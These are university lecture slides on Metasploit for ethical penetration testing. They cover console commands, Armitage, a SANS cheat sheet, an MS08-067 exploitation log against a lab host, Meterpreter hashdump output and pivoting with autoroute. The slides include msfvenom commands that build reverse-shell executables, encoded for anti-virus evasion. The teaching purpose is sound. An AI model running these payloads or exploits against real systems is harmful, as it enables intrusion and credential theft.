



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Metasploit

Lecture 4

Trawsnewid Addysg; Trawsnewid Bywydau
Transforming Education; Transforming Lives



www.uwtsd.ac.uk

Learning Outcomes


After you complete today's class, you will be able to:

- **Understand** Metasploit's role in ethical pen testing and how to use it via command-line and GUI.
- **Apply** core Metasploit commands to identify vulnerabilities and execute exploits effectively.
- **Use** Armitage to visualize targets and manage exploitation activities.
- **Identify** vulnerable systems and extract credential data using Meterpreter.
- **Explain** and perform pivoting to access internal networks through a compromised host.

Introduction to Metasploit

- Metasploit is a widely used framework for penetration testing and ethical hacking.
- It helps security professionals find, test, and validate system vulnerabilities.
- Metasploit comes in two versions: Community (free) and Commercial.
- The Community version is included by default in Kali Linux.





How Metasploit Works

- Metasploit allows you to interact with target systems using known vulnerabilities.
- You can use it through a command-line interface or a web-based interface.
- Think of Metasploit as a toolbox filled with ready-made tools for testing security.

Two Ways to Use Metasploit

- Command Line Interface for precision and control.
- Graphical Interface for visualization and easier exploration.
- Both ways use the same powerful engine underneath.

Metasploit Command Prompt

[illegible]

Core Metasploit Commands

- **search**: find exploits or modules related to a keyword or system.
- **use**: select a specific exploit or module.
- **info**: learn details about the selected module.
- **help and exit**: get assistance or leave the console.

Running an Exploit

- **set**: configure required options such as target IP or payload.
- **show**: display available options, payloads, or targets.
- **run or exploit**: execute the exploit against the target system.

Metasploit Cheat Sheet



Meterpreter Post Modules
With an available Meterpreter session, post modules can be run on the target machine.
Post Modules from Meterpreter
<code>meterpreter > run post/multi/gather/env</code>
Post Modules on a Backgrounded Session
<code>msf > use post/windows/gather/hashdump</code>
<code>msf > show options</code>
<code>msf > set SESSION 1</code>
<code>msf > run</code>

Useful Auxiliary Modules
Port Scanner
<code>msf > use auxiliary/scanner/portscan/tcp</code>
<code>msf > set RHOSTS 10.10.10.0/24</code>
<code>msf > run</code>
DNS Enumeration
<code>msf > use auxiliary/gather/dns_enum</code>
<code>msf > set DOMAIN target.tgt</code>
<code>msf > run</code>
FTP Server
<code>msf > use auxiliary/server/ftp</code>
<code>msf > set FTPROOT /tmp/ftproot</code>
<code>msf > run</code>
Proxy Server
<code>msf > use auxiliary/server/socks4</code>
<code>msf > run</code>
Any proxied traffic that matches the subnet of a route will be routed through the session specified by route.
Use proxychains configured for socks4 to route any application's traffic through a Meterpreter session.

msfvenom
The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with "-i payloads" to get a list of payloads.
<code>\$ msfvenom -p [PayloadPath]</code>
<code>-f [FormatType]</code>
<code>LHOST=[LocalHost (if reverse conn.)]</code>
<code>LPORT=[LocalPort]</code>
Example
Reverse Meterpreter payload as an executable and redirected into a file:
<code>\$ msfvenom -p windows/meterpreter/reverse_tcp -f exe LHOST=10.1.1.1 LPORT=4444 > met.exe</code>
Format Options (specified with -f)
<code>--help-formats - List available output formats</code>
<code>exe - Executable</code>
<code>pl - Perl</code>
<code>rb - Ruby</code>
<code>raw - Raw shellcode</code>
<code>c - C code</code>
Encoding Payloads with msfvenom
The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with "-i encoders" to get a list of encoders.
<code>\$ msfvenom -p [Payload] -e [Encoder] -f [FormatType] -i [EncodeIterations]</code>
<code>LHOST=[LocalHost (if reverse conn.)]</code>
<code>LPORT=[LocalPort]</code>
Example
Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:
<code>\$ msfvenom -p windows/meterpreter/reverse_tcp -i 5 -e x86/shikata_ga_nai -f exe LHOST=10.1.1.1 LPORT=4444 > mal.exe</code>

SANS INSTITUTE	Metasploit Cheat Sheet By Yael Fitchko, Tom Hesterman, Daniel Pendolino, & Ed Skoudis POCKET REFERENCE GUIDE http://pen-testing.sans.org/resources/
-----------------------	---

Purpose
The purpose of this cheat sheet is to describe some common options for some of the various components of the Metasploit Framework

Tools Described on This Sheet
Metasploit The Metasploit Framework is a development platform for developing and using security tools and exploits.
Metasploit Meterpreter The Meterpreter is a payload within the Metasploit Framework that provides control over an exploited target system, running as a DLL loaded inside of any process on a target machine.
Metasploit msfvenom The msfvenom tool is a component of the Metasploit Framework that allows users to generate a standalone version of any payload within the framework. Payloads can be generated in a variety of formats including executable, Ruby script, and raw shellcode. The msfvenom tool can also encode payloads to help avoid detection.

<https://www.sans.org/blog/sans-pen-test-cheat-sheet-metasploit/>

Search Command

Search is a influential command in Metasploit that you can use to find what you want to discover. For example, if you want to find exploits associated to Microsoft Windows 7, then the command will be showing all related Windows 7 exploits.

```
msf > search Windows 7
Matching Modules
=====
Name
----
auxiliary/admin/2wire/xslt_password_reset
auxiliary/admin/android/google_play_store_uxss_xframe_rce
auxiliary/admin/appletv/appletv_display_image
auxiliary/admin/appletv/appletv_display_video
auxiliary/admin/atg/atg_client
auxiliary/admin/backupexec/dump
auxiliary/admin/backupexec/registry
auxiliary/admin/cisco/cisco_secure_acs_bypass
auxiliary/admin/db2/db2rcmd
auxiliary/admin/emc/alphastor_devicemanager_exec
auxiliary/admin/emc/alphastor_librarymanager_exec
```

Info Command

The **info** command provides information about a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction. Example if you want know about information related “Wireshark packet-dect.c Stack Buffer Overflow”, type command info after you activated the exploit.

```
msf exploit(wireshark_packet_dect) > info
Name: Wireshark packet-dect.c Stack Buffer Overflow
Module: exploit/windows/misc/wireshark_packet_dect
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2011-04-18

Provided by:
Paul Makowski
sickness
corelanc0d3r <peter.ve@corelan.be>

Available targets:
Id  Name
--  --
0   Win32 Universal (Generic DEP & ASLR Bypass)

Basic options:
Name      Current Setting  Required  Description
----      -
DELAY     5                yes       This option sets the delay between sent packets
INTERFACE false            no        The name of the interface
LOOP      false           yes       Send the packet every X seconds until the job is killed

Payload information:
Space: 936
```

Command Help

Command **help** will show you a list of core commands in Metasploit along with their description.

```
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
advanced     Displays advanced options for one or more modules
back         Move back from the current context
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
edit         Edit the current module with $VISUAL or $EDITOR
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
info         Displays information about one or more modules
irb          Drop into irb scripting mode
jobs         Displays and manages jobs
kill         Kill a job
load         Load a framework plugin
loadpath     Searches for and loads modules from a path
makerc       Save commands entered since start to a file
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
quit         Exit the console
reload_all   Reloads all modules from all defined module paths
rename_job   Rename a job
resource     Run the commands stored in a file
```

Command msfupdate

Msfupdate is an important administration command. It is used to update Metasploit with the newest vulnerability exploits. After running this command, you will have to wait a number of minutes until the update finishes. To use msfupdate you need to have internet connection.

```
msf > msfupdate
[*] exec: msfupdate


[*]
[*] Attempting to update the Metasploit Framework...
[*]

[*] Checking for updates via the APT repository
[*] Note: expect weekly(ish) updates using this method
[*] No updates available
msf > █
```

Armitage Graphical Interface


- Armitage is a graphical front-end for Metasploit.
- It visually displays targets and recommends suitable exploits.
- Armitage is included in Kali Linux and works together with Metasploit.
- At first, open the Metasploit console and go to **Applications** → **Exploit Tools** → **Armitage** or open the kali Linux command prompt and type **Armitage**.

```
root@kali:~# armitage
```



Armitage Target Discovery

- To be able to see the target computers you need to import target computer details from nmap database.
- Type the target subnet IP address on the input menu and click ok. Armitage will display all target computers.



Armitage Modules

- Armitage is very user friendly. Its GUI has three separate menu: **Targets**, **Console**, and **Modules**.
- The menu **Targets** lists all the machines that you have discovered and those you are working with. The exploited targets have red colour with a thunderstorm on it. After you have exploited a target, you can right-click on it and continue exploring with what you looking for.
- The menu **Console** offers a view for the folders. Just by clicking on it, you can directly navigate to the folders without using any Metasploit commands.
- The menu **Modules** is the sector that lists the module of vulnerabilities.

Module

The screenshot displays the Armitage application interface. On the left, a host list shows various IP addresses and hostnames. The host 192.168.244.142 is highlighted with a red box and a lightning bolt icon, indicating it is the selected target. The main workspace shows a grid of host icons, with the target host's icon also highlighted. Below the workspace, a console window displays the output of an exploit module (ms08_067_netapi) being executed against the target host. The console output shows the exploit running as a background job, starting a bind handler, and attempting to trigger the vulnerability. The exploit completed, but no session was created. The console window is labeled 'console' in a yellow box.

Armitage View Hosts Attacks Workspaces Help

ms04_007_k
ms04_011_l
ms04_031_r
ms05_039_p
ms06_025_r
ms06_025_r
ms06_040_r
ms06_066_r
ms06_066_r
ms06_070_v
ms07_029_r
ms08_067_r
ms09_050_s
ms10_046_s
ms10_061_s
ms15_020_s

192.168.244.129 192.168.244.137 192.168.244.142 192.168.244.164 192.168.244.175 192.168.244.143 192.168.244.144 192.168.244.178 192.168.244.171 192.168.244.172

NT AUTHORITY\SYSTEM @ ABDIWEI-352C87

Target

Console X exploit X exploit X exploit X exploit X

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.244.142
RHOST => 192.168.244.142
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] 192.168.244.142:445 - Automatically detecting the target...
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] 192.168.244.142:445 - Automatically detecting the target...
[*] 192.168.244.142:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.244.142:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.244.142:445 - Attempting to trigger the vulnerability...
[*] 192.168.244.142:445 - Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] 192.168.244.142:445 - Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] 192.168.244.142:445 - Attempting to trigger the vulnerability...
[*] Exploit completed, but no session was created.
[*] Meterpreter session 1 opened (192.168.244.131:43393 -> 192.168.244.142:27821) at 2018-04-11 19:45:24 +0100
msf exploit(ms08_067_netapi) >
```

console

Understanding Vulnerable Targets

- A vulnerable target is a system with missing security patches.
- Such systems are easier to exploit during testing.
- Rapid7 provides a practice VM called Metasploitable for learning.
- If you interested more practice about penetration testing you can download

Metasploilable linux computer on website www.information.rapid7.com/

Credentials and Post-Exploitation

- After access is gained, testers may collect credentials for auditing.
- Passwords in Windows are stored as encrypted NTLM hashes.
- User ID 500 usually indicates an administrator account.

Credential Dumping Scenario

- Assume we have a Windows XP SP2 system that is vulnerable to the SMB MS08-067 exploit. After successfully gaining access to the machine, we inject a Meterpreter payload.
- Using Meterpreter, the hashdump command can then be executed to retrieve a list of user accounts along with their corresponding password hashes.

```
meterpreter > hashdump  
Administrator:500:4f99d356032162545acdcd7c247fa83a:82e54e5ae5fbba5e6282bef3808da110:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
HelpAssistant:1000:506285ceee7be1ecf3568e208c570e14:a91aa94188d39a5a30ba320e4f93d076:::  
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:7db441da582491454bf4a03348fc665b:::
```

What is Pivoting?

- Pivoting allows access to internal networks through a compromised machine.
- The first compromised system acts like a bridge to another network.
- This technique is common in real-world penetration tests.

Pivoting Scenario


Pivoting is a technique that Metasploit uses to route the network traffic from a penetration tester computer toward other networks that are not accessible by a penetration tester computer.

Let's take a situation to understand how Pivoting works. Assume we have two networks –

- A network with the range 192.168.244.0/24 where the hacker/penetration tester machine has access, and
- Another network with the range 10.10.10.0/24. It is an internal network and the hacker/penetration tester doesn't have access to it. The penetration tester will try to access the second network this machine that has access in both networks to exploit and get access other internal machines.



In this situation, a penetration tester will first break into the first network and then use it as a staging point to exploit and access the internal computer of the second network. This procedure is known as **pivoting** because the hacker/penetration tester is using the first network as a pivot to get access into the second network.

Adding route toward the internal network with range 10.10.10.0/24



```
meterpreter > run autoroute -s 10.10.10.0/24  
[*] Adding a route to 10.10.10.0/255.255.255.0..
```

Now that we have route the traffic (Pivot), we can try to scan the host found in this network.



Ethics Come First

- Never test or attack a system without permission.
- Metasploit is a learning and defense tool, not a toy.
- Responsible testing makes systems safer for everyone.

Next Week

- **Discover** how social engineering targets human behavior, why it works so effectively, and what attackers are really trying to gain
- **Explore** common and advanced attack techniques, from phishing and vishing to spear phishing and business email compromise
- **Learn** to spot the warning signs of an attack, including fake links, urgent requests, and messages that seem too good to be true
- **Walk** away with practical strategies to protect yourself and your organization using smart prevention and awareness techniques



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Any Questions?

Trawsnewid Addysg; Trawsnewid Bywydau
Transforming Education; Transforming Lives



www.uwtsd.ac.uk